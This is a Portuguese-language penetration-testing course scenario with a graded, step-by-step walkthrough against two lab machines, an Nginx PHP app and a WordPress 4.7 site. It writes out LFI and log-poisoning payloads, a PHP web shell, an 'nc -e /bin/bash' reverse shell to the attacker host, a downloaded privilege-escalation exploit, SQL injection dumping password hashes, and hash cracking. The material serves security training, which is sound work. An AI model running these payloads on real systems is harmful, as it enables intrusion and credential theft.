
CENÁRIO ID0030:

TOPOLOGIA DE REDE:



EVENTOS AUTOMÁTICOS:

Não há.

TAREFAS:

Antes do aluno injetar o seu payload no arquivo de logs do servidor Web, deverá avisar o instrutor para que o mesmo, desencadeia o procedimento de limpeza de logs para possibilitar a execução da atividade de escalação de privilégios.

RESUMO DO CENÁRIO:

A ideia é que o aluno consiga obter usuário administrativo nas duas máquinas da rede. Na maquina que roda o servidor web Nginx existe uma informação que somente o usuário administrador possui acesso, essa informação deve ser obtida.

Lista de tarefas que os alunos recebem:

ATIVIDADE 1:

Início Máquina 10.0.2.2 (Nginx com Custom Web App)
Início da fase de Levantamento de informações sobre o alvo.
nmap -A -p- 10.0.2.2
- Resultado do scaneamento agressivo:

```
80/tcp    open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100024  1         34159/udp   status
|   100024  1         39876/tcp   status
|   100024  1         42846/udp6  status
|_  100024  1         58891/tcp6  status
39876/tcp open  status  1 (RPC #100024)
```

```
# nikto -h http://10.0.2.2 -C all
```

```
# dirb http://10.0.2.2 /usr/share/dirb/wordlists/common.txt
```

```
# apt update && apt install gobuster
# gobuster dir -u http://10.0.2.2 -w /usr/share/dirb/wordlists/common.txt -x php -e
```

- Resultado do gobuster:

```
http://10.0.2.2/about-us.php        (Status: 200) [Size: 4292]
http://10.0.2.2/contact.php         (Status: 200) [Size: 4282]
http://10.0.2.2/css                 (Status: 301) [Size: 184]
http://10.0.2.2/faq.php             (Status: 200) [Size: 5645]
http://10.0.2.2/footer.php          (Status: 200) [Size: 17]
http://10.0.2.2/images              (Status: 301) [Size: 184]
http://10.0.2.2/index.php           (Status: 200) [Size: 4025]
http://10.0.2.2/index.php           (Status: 200) [Size: 4025]
http://10.0.2.2/solutions.php       (Status: 200) [Size: 4100]
http://10.0.2.2/thankyou.php        (Status: 200) [Size: 852]
```

ATIVIDADE 2:

Realizar o reconhecimento

- Analizando os diretórios encontrados através do browser encontramos um formulario em "contact.php" ,

que também foi encontrado com gobuster.

- Este formulário envia dados (actions) dos campos de contato p/ um arquivo chamado "thankyou.php" , este arquivo também tinha sido descoberto anteriormente com gobuster.

- Repare que o campo copyright ano, muda a cada atualizacao de pagina na "thankyou.php".

- Pode-se inferir que existe na TAG HTML (<footer></footer>) um "include".

- Este arquivo existe e é o "footer.php" e também foi encontrado através do gobuster.

- testando apenas o arquivo "footer.php" verificamos que a cada atualização o ano muda.

ATIVIDADE 3:

Início da avaliação da possível vulnerabilidade.
- Na pagina "http://10.0.2.2/thankyou.php" provavelmente deve existir algo semelhante ao código:
<?php include './footer.php'; ?>
- Notamos que a vulnerabilidade conhecida no OWASP Top Ten chamada de Local File Inclusion (LFI), explora a construcao vulneravel desta "include".
- A falha de LFI permite que o atacante inclua um arquivo p/ explorar a inclusão dinamica de arquivos, implementado na aplicacao web.
- Vulnerabilidades de LFI podem estar em qualquer item que venha do usuário.

ATIVIDADE 4:

Testar a possível vulnerabilidade.
- Como não sabemos qual o parâmetro vulnerável da aplicação alvo, que pode ser qualquer um (read, upload, a, b, c, page, home, file, filename, etc..), realizaremos um teste de fuzzing para descobrir algum parâmetro para ser explorado e permitir a execucao shell reverso.
- Buscamos wordlists adequadas para o fuzzing.
https://github.com/danielmiessler/SecLists
copiar URL raw do link com a wordlist de parametros e fazer download: wget https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt
copiar URL raw do link com a wordlist de paths e fazer download: wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt
-Executamos a ferramenta de fuzzing:
wfuzz -c -z file,parameter-names.txt -z file,pathtotest.txt -u http://10.0.2.2/thankyou.php?FUZZ=FUZ2Z --hl 42 Após encontrar uma path válida (qualquer uma com http code 200), pare a execução do wfuzz. Em cenários reais um WAF rapidamente bloqueia o acesso do host que está tentando realizar o fuzzing.
- Conseguimos confirmar que existe LFI e descobrir o parâmetro que é "file".
- Também identificamos a vulnerabilidade de PathTraversal, que permite o acesso não autorizado a arquivos e diretórios.

ATIVIDADE 5:

Teste do payload para LFI:
http://10.0.2.2/thankyou.php?file=/etc/passwd
curl -s http://10.0.2.2/thankyou.php?file=/etc/passwd

ATIVIDADE 6:

Explorando a máquina alvo.
- Obtendo o Shell através do LFI/
- Servidores web como apache e nginx, utilizam os arquivos de log proprios para registrar as solicitações dos usuarios (inclusive erros), esses logs podem ser manipulados enviando um payload via HTTP, para obter um Execução de Código Remoto (RCE).
- Buscar os arquivo de logs :
curl -s http://10.0.2.2/thankyou.php?file=/etc/nginx/nginx.conf
- Descobrimos os arquivos de log:
access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log; LIMPAR ARQUIVOS LOGS, PARA EVITAR ESTOURO PILHA -> IMPLEMENTAR NO SIMOC A FUNCAO
- Injetamos o payload, que vai entrar no log:
$ nc 10.0.2.2 80
GET /thankyou.php?file=<?php system($_GET['kkk']); ?> HTTP/1.1
- Com o payload injetado, basta colocar no final da url do arquivo de log, o parametro "&kkk=" e testar algum comando. Exemplos:
curl -s "http://10.0.2.2/thankyou.php?file=/var/log/nginx/access.log&aaa=id"
curl -s "http://10.0.2.2/thankyou.php?file=/var/log/nginx/access.log&aaa=ls -lah"

ATIVIDADE 7:

Obtenção de shell reverso no contexto do servidor web:
- Com a possibilidade de executar códigos remotos (RCE), pegamos um shell reverso.
$ curl -s "http://10.0.2.2/thankyou.php?file=/var/log/nginx/access.log&kkk=nc 10.0.3.2 4444 -e /bin/bash"
- Expandimos os shell para melhor trabalhar (na máquina alvo):
$ python -c "import pty;pty.spawn('/bin/bash')"

ATIVIDADE 8:

Escalação de Privilégios:
- buscamos arquivos com permissão de execução de super usuário.
$ find / -perm -u=s -type f 2>/dev/null
- Encontramos uma aplicacao incomum, vamos buscar exploits para ela
searchsploit screen 4.5.0
- realizamos uma cópia do exploit
searchsploit -m exploits/linux/local/41154.sh; dos2unix 41154.sh
- Enviamos o exploit para máquina alvo
na máquina atacante:
python -m SimpleHTTPServer 8080 <or> # python3 -m http.server 8080
no alvo:
$ find / -writable -type d 2>/dev/null
$ cd /tmp
$ wget http://10.0.3.2:8080/41154.sh
$ chmod +x 41154.sh

ATIVIDADE 9:

Adaptando o exploit devido necessidade intempestiva.
- Se o script nao funcionar, separar e compilar cada arquivo e reenviar para diretório com permissao de escrita.
sed -n '11,20p' 41154.sh > libhax.c; sed -n '25,32p' 41154.sh > rootshell.c; sed '36,42!d' 41154.sh > xpl.sh
sed -i 's/\/tmp\//\.\//g' 41154.sh; sed -n '/bash|^gcc|^rm/p' 41154.sh > complib.sh; chmod +x complib.sh; ./complib.sh; rm -f complib.sh
- Script para fazer download de todos os arquivos compilados para a maquina alvo:
for i in $(echo -e "xpl.sh\nrootshell\nlibhax.so"); do wget http://10.0.3.2:8080/$i; done;
- Na máquina alvo dar permissao de execucao e executar o exploit:
$ chmod +x xpl.sh; ./xpl.sh

ATIVIDADE 10:

Desenvolva um shellscript para reconhecimento de diretórios.
- Encontrar a informação de interesse:
find / -name *info*.txt -type f 2>/dev/null
cat /root/informacoes_importantes.txt
Término da Máquina 10.0.2.2 (Nginx com Custom Web App)

ATIVIDADE 11:

Início da Máquina 10.0.1.2 (Wordpress 4.7)
- Enumerar plugins vulneráveis com o comando abaixo, antes fazer cadastro no site https://wpscan.com e criar uma api token para ser utilizada.
wpscan --url 10.0.1.2/#content/ --api-token <colar aqui o api token> --enumerate ap --plugins-detecion aggressive
- Na saída será identificado o plugin wp-forum na versão 1.7.8 com vulnerabilidade a sqli, sendo inclusive informado o exploit disponível.

ATIVIDADE 12:

- Procurar no google "WordPress Plugin WP-Forum 1.7.8 SQL Injection" no resultado # searchsploit wordpress forum procurar o endereço https://www.exploit-db.com/exploits/17684

ATIVIDADE 13:

- Pesquisar no google "wordpress database schema" e acessar sites que forneçam um esquema do banco do wordpress
- visando conhecer a estrutura do banco e montar o select que trará o resultado esperado. O site abaixo é apenas um exemplo.
https://blogvault.net/wordpress-database-schema/

ATIVIDADE 14:

- Executar a poc disponibilizada no site exploit-db alterando a url conforme abaixo para capturar o usuário e o hash da senha:
https://www.exploit-db.com/exploits/17684 http://10.0.1.2/wp-content/plugins/wpforum/sendmail.php?action=quote&id=-1%20UNION%20ALL%20SELECT%20user_login,2,3%20from%20wp_users;

<blockquote>QUOTE (@) admin</blockquote> http://10.0.1.2/wp-content/plugins/wpforum/sendmail.php?action=quote&id=-1%20UNION%20ALL%20SELECT%20user_pass,2,3%20from%20wp_users; <blockquote>QUOTE (@) PBn8B3vziFrag/KH7YPznLe2WtEm9QU.</blockquote>

ATIVIDADE 15:

- Buscar na internet "what type of hash does wordpress use" e verificar que é "Portable PHP password hashing framework"
- Para o john the ripper o formato é phpass

ATIVIDADE 16:

- Salvar o hash em um arquivo .txt (hash.txt por exemplo) e utilizar o comando abaixo para que o john faça um brute force para descoberta da senha utilizando o dicionário de palavras presente na pasta "/usr/share/wordlist/rockyou.txt"
john --format=phpass --wordlist=/usr/share/wordlist/rockyou.txt hash.txt

ATIVIDADE 17:

- Executar o john para quebrar o hash da senha com o comando abaixo.
john --format=phpass --wordlist=/usr/share/wordlist/rockyou.txt hash.txt

ATIVIDADE 18:

- Após obter a senha acessar o site de administração do wordpress usando as credenciais obtidas http://10.0.1.2/wp-login.php

ATIVIDADE 19:

- Navegar no menu lateral até "Aparência > Editor" e após no menu direito "Modelos" clicar em "Modelo de Página 404".
- A página aparecerá para edição, incluir o código do shell reverso php presente no diretório "/usr/share/webshells/php/" do kali, lembrar de editar o código do shell com o socket que receberá a conexão reversa na máquina atacante. Após editar a página do modelo clicar no botão "Atualizar Arquivo" que se encontra ao final da janela de edição.

ATIVIDADE 20:

- Abrir um porta na máquina kali para receber a conexão reversa
nc -lnvp <nr da porta>

ATIVIDADE 21:

- Acessar a página editada utilizando o endereço abaixo e receber a conexão reversa com um shell http://10.0.1.2/wp-content/themes/twentyseventeen/404.php

ATIVIDADE 22:

- Uma alternativa em caso de não se possuir um ponto para receber a conexão reversa seria editar o modelo de página 404 com a linha "system($_GET['hack']);" sem as aspas. A partir

de agora pode-se passar o comando a ser executado como parâmetro via GET utilizando a variável hack
http://10.0.1.2/wp-content/themes/twentyseventeen/404.php?hack=id http://10.0.1.2/wp-content/themes/twentyseventeen/404.php?hack=ls -l
Término da Máquina 10.0.1.2 (Wordpress 4.7)

GAIVOTAS

(Somente acerca da Máquina 10.0.2.2 (Nginx com Custom Web App) que é inédita no Curso)

Atividade 1 (3 gaivotas)

Realizar a levantamento de informações utilizando um scanner de portas (nmap), utilizar ferramenta para levantamento de informações especifícas em aplicações web (Nikto) e realizar varredura por busca de diretórios através de força bruta com wordlist padrão (Dirb e Gobuster).

Atividade 2 (2 gaivotas)

Buscar por formulários e locais de entrada de dados (contact.php) e analisar código fonte em busca de possíveis vulnerabilidades e comportamentos anômalos.

Atividade 3 (1 gaivota)

Avaliar possível vulnerabilidade de Local File Inclusion (LFI) no arquivo “thankyou.php”

Atividade 4 (2 gaivotas)

Empregar maneira de testar a possível vulnerabilidade, utilizando uma ferramenta de fuzzing (wfuzz) com os parâmetros corretos.

Atividade 5 (1 gaivota)

Testar o parâmetro para possibilitar a utilização de um payload que explore a vulnerabilidade de LFI.

Atividade 6 (3 gaivotas)

Instalar o payload no arquivo /var/log/nginx/access.log que permite a execução, podendo utilizar ferramenta para interagir com o servidor web (nc, browser, burpsuite, owasp zap..). Explorar a máquina alvo realizando a execução de código remoto (RCE).

Atividade 7 (2 gaivotas)

Obter o shell reverso da máquina alvo no contexto do servidor web. Melhorar o funcionanmento do shell através de spawn.

Atividade 8 (2 gaivotas)

Pesquisar técnica para escalação de privilégio. Empregar ténica de escalação de privilégio e realizar artificios necessários para transferência de arquivos entre máquina alvo e atacante.

Atividade 9 (1 gaivota)

Adequar e preparar exploit para utilização.

Atividade 10 (1 gaivota)

Obter acesso de administrador (root) e capturar a informação de interesse (flag).